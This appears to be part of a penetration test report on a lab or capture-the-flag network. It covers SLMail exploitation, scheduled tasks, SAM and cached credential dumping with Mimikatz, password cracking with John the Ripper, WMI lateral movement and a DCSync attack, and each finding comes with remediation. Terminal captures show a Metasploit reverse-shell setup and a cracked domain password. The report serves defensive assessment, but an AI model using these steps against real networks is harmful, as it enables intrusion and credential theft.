

Risk Rating	Critical
Description	We were able to successfully exploit the vulnerability in SLMail through port 110 by using the Metasploit exploit windows/pop3/seattlelab_pass, resulting in a Meterpreter session.
Images	 


	
Affected Hosts	172.22.117.20
Remediation	Since it is outdated and has known vulnerabilities, it is best to disable and remove SLMail service. If possible, also restrict access to Port 110.

Vulnerability 24	Findings
Title	Scheduled Tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Within Meterpreter, we opened a WIN10 shell and were able to view the details of scheduled tasks, where we found the Flag 5 sensitive info we were after. We then had the ability to create a scheduled task that will execute our payload at a time of our choosing.



Images	 
Affected Hosts	172.22.117.20
Remediation	Restrict unauthorized access by changing the permissions of accounts.

Vulnerability 25	Findings
Title	User Enumeration Attack
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using the Mimikatz Kiwi extension, we were able to dump the Security Account Manager's (SAM) NT hashes, which we were able to crack with John the



	Ripper, revealing the credentials of username: “?”
Images	 


	
Affected Hosts	172.22.117.20
Remediation	Configure the Local Security Authority Subsystem Service (LSASS) to run in protected mode. Use Credential Guard, which uses virtualization-based security (VBS) to isolate secrets so that only privileged system software can access them.


Vulnerability 26	Findings
Title	File Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	We were able to locate the pathway to the target file with a simple search in Meterpreter. We followed up by dropping in the WIN10 shell and viewing the target file.


Images	 
Affected Hosts	172.22.117.20
Remediation	Restrict unauthorized access to sensitive files and directories by managing the permissions of user accounts. Employ strong password policy including MFA to minimize risk of breaches in the first place.


Vulnerability 27	Findings
Title	Lateral Movement: User Enumeration part 2
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	Critical
Description	Within the Meterpreter shell, we use the Kiwi command lsadump::cache in order to reveal the credentials found on the Win10 machine of AMBob, and we used John the Ripper to crack the password. We proceeded to use the exploit windows/local/wmi, and along with the credentials we found, were able to laterally move into the WinDC machine. By searching for “net users”, we were able to reveal the different usernames on the system. Taking a step back into the Meterpreter shell, we continued to enumerate and quickly came across the 9th target flag file in the C:\ directory.
Images	 



qterminal
Kali on ML-REFVM-197105
root@kali: ~
File Actions Edit View Help
ectory Traversal
68 auxiliary/scanner/vmware/vmware_server_dir_trav normal No VMware Server Directory Tra
versal Vulnerability
69 auxiliary/admin/backupexec/registry normal No Veritas Backup Exec Server
Registry Access
70 auxiliary/gather/windows_secrets_dump normal No Windows Secrets Dump
Interact with a module by name or index. For example info 70, use 70 or use auxiliary/gather/windows_secrets_dump
msf6 > exit
Desktop Downloads file3 LinEnum.sh passbob.txt Pictures script.jpg script.php Scripts Videos
Documents file2 flag3.txt Music password.txt Public script.jpg.php script.php.jpg Templates
john --format=mscache2 passbob.txt
Unknown ciphertext format name requested
john --format=mscach2 passbob.txt
Unknown ciphertext format name requested
john --format=mscash2 passbob.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-11-27 21:41) 4.545g/s 4722p/s 4722c/s 4722C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
Trash
File System
Home


Windows Scavenge
Kali on ML-REFVM-197105
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/local/wmi) > set SMBPass ADMBob
SMBPass => ADMBob
msf6 exploit(windows/local/wmi) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/local/wmi) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/local/wmi) > set SMBDomain REKALL
SMBDomain => REKALL
msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > options
Module options (exploit/windows/local/wmi):
Name Current Setting Required Description
RHOSTS 172.22.117.10 yes Target address range or CIDR identifier
ReverseListenerComm no The specific communication channel to use for this listener
SESSION 2 yes The session to run this module on
SMBDomain REKALL no The Windows domain to use for authentication
SMBPass Changeme! no The password for the specified username
SMBUser ADMBob no The username to authenticate as
TIMEOUT 10 yes Timeout for WMI command in seconds
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(windows/local/wmi) >
Trash
File System
Home
Exploitation


root@kali: ~
Kali on ML-REFVM-197105
root@kali: ~
File Actions Edit View Help
100777/rwxrwxrwx 305664 fil 2018-09-15 03:13:04 -0400 wusa.exe
100666/rw-rw-rw- 478208 fil 2018-09-15 03:13:14 -0400 wvc.dll
100666/rw-rw-rw- 63488 fil 2018-09-15 03:13:02 -0400 xboxgipsynthetic.dll
100777/rwxrwxrwx 44032 fil 2018-09-15 03:11:59 -0400 xcopy.exe
100666/rw-rw-rw- 52736 fil 2018-09-15 03:13:09 -0400 xmlfilter.dll
100666/rw-rw-rw- 173216 fil 2019-09-06 20:29:23 -0400 xmllite.dll
100666/rw-rw-rw- 17920 fil 2018-09-15 03:13:06 -0400 xmlprovi.dll
100666/rw-rw-rw- 52224 fil 2018-09-15 03:11:59 -0400 xolehlp.dll
100777/rwxrwxrwx 3442176 fil 2019-09-06 20:29:55 -0400 xpsrchvw.exe
100666/rw-rw-rw- 76060 fil 2018-09-15 05:08:47 -0400 xpsrchvw.xml
100666/rw-rw-rw- 2086400 fil 2019-09-06 20:29:24 -0400 xpsservices.dll
100666/rw-rw-rw- 4014 fil 2018-09-15 03:13:15 -0400 xwizard.dtd
100777/rwxrwxrwx 55808 fil 2018-09-15 03:13:15 -0400 xwizard.exe
100666/rw-rw-rw- 376320 fil 2018-09-15 03:13:15 -0400 xwizards.dll
100666/rw-rw-rw- 98816 fil 2018-09-15 03:13:14 -0400 xwreg.dll
100666/rw-rw-rw- 207360 fil 2018-09-15 03:13:14 -0400 xwtpdui.dll
100666/rw-rw-rw- 119808 fil 2018-09-15 03:13:15 -0400 xwtpw32.dll
040777/rwxrwxrwx 0 dir 2019-09-06 20:31:02 -0400 zh-CN
040777/rwxrwxrwx 0 dir 2018-09-15 05:08:48 -0400 zh-TW
100666/rw-rw-rw- 67072 fil 2018-09-15 03:13:04 -0400 zipcontainer.dll
100666/rw-rw-rw- 374784 fil 2019-09-06 20:29:22 -0400 zipfldr.dll
100666/rw-rw-rw- 25088 fil 2018-09-15 03:13:04 -0400 ztrace_maps.dll
meterpreter > shell
Process 2976 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net users
net users
User accounts for \\
ADMBob Administrator flag8-ad12fc2ffc1e47
Guest hdodge jsmith
krbtgt tschubert
The command completed with one or more errors.
C:\Windows\system32>

	
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	Activate Windows Defender for Identity. Enforce strong password management policies. Regularly install software updates and system patches. If possible, implement greater network segregation.

Vulnerability 28	Findings
Title	Privilege Escalation - DCSync Attack
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi extension, we executed a successful DCSync attack. This allowed us to impersonate the Domain Controller in order to request account and password data for the Administrator from the targeted Domain Controller. With this information, we can log in as the Administrator and perform any desired actions.

Images	
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	Implement network monitoring (IDS) and keep event logs where DCSync usage has been identified, specifically Event ID 4662 (make it top priority). Monitor for active directory replication traffic (Event ID 2108 1084). Monitor and block the ability to change permissions to the domain. When restricting users adding permissions for replication, it will lower the ability to create persistence where non-administrator accounts can perform DCSync attacks. Implement a security awareness program for all users of the system.